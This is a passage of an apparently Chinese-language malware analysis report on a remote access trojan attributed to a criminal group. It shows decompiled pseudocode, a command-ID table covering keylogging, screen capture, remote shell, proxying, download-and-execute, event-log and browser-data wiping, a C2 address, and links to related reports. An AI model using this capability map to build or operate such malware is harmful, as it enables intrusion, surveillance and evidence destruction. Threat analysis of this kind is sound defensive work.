      LOBYTE(v11) = (unsigned __int8)CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_100048CD, 0, 0, 0);// 收集搜狗浏览器信息
      return v11;
    case 0x12u:
      if ( (unsigned __int8)(*(_DWORD (__cdecl *)(_DWORD))sub_100B097A)(Src + 1) );// 写入自启动
      {
        v13 = (char *)operator new[](0xFu);
        v14 = &unk_10018BCC;
      }
      else
      {
        v13 = (char *)operator new[](0xFu);
        v14 = &unk_10018B8C;
      }
      *v13 = 120;
```

DllKeybo 1/1

部分Command

```
ID     功能
0x1536
0x1537  DllFile
0x1565  DllScreen
0x154C  DllScreenHide
0xC8E
0x1574  DllKeybo
0x1589  DllShell
0x1578
0x156F
0x1587  DllMsgBox
0x1579  DllSyste
0x15AC
0xC91   fnProxy
0x98E   ConnSocks
0xC90   关闭explorer.exe
0xC8F   runas 执行当前文件
0x1597  DllSerSt
0x1592  传入数据写%appdata%/Plugin.log文件，然后打开Plugin.log
0x1590  传入数据写%appdata%/Ru%d.EXE,然后执行
0x1591  传入数据写%appdata%/Ru%d.EXE,然后执行
0xC8A
```

```
0x98F
0x158B 清理
0x158A ExitWindowsEx操作
0x1595 设置注册表键值，Host
0x1588 设置注册表键值，ConnectGroup
0x158C 清除Application，Security，System日志
0x158F 下载URL文件，然后执行
0x1594 DllOpenURLSHOW
0x1593 DllOpenURLHIDE
0xC95  关闭进程
0xC96  删除目录
0xC99  获取进程的文件路径
0x990
0x991 onBootup
0xC97
0xC98
0xC9B 清除IE数据，参数为 255
        1    = Browsing History
        2    = Cookies
        4    = Temporary Internet Files
        8    = Offline favorites and download history
        16   = Form Data
        32   = Passwords
        64   = Phishing Filter Data
        128  = Web page Recovery Data
        256  = Do not Show GUI when running the cache clear
        512  = Do not use Multi-threading for deletion
        1024 = Valid only when browser is in private browsing mode
        2048 = Tracking Data
        4096 = Data stored by add-ons
        8192 = Preserves Cached data for Favorite websites
0xC9C  清理Skype Storage
0xC9D  清理Google Data
0xC9E  清理firefox
0xC9F  清理360 se
0xCA0  清理Google  /User Data Default
0xCA1  清理Sogou浏览器
0xCA2  清理QQ 浏览器
```

关联分析

搜索部分字符串如DllKeybo ，安恒和奇安信都有分析过，本样本与奇安信分析的样本更相似。总结来说是一黑产攻击。

CC

154.204.0.7:15628

相关链接

https://www.secrss.com/articles/64948

https://starmap.dbappsecurity.com.cn/blog/articles/2022/06/16/grp-ly-1001/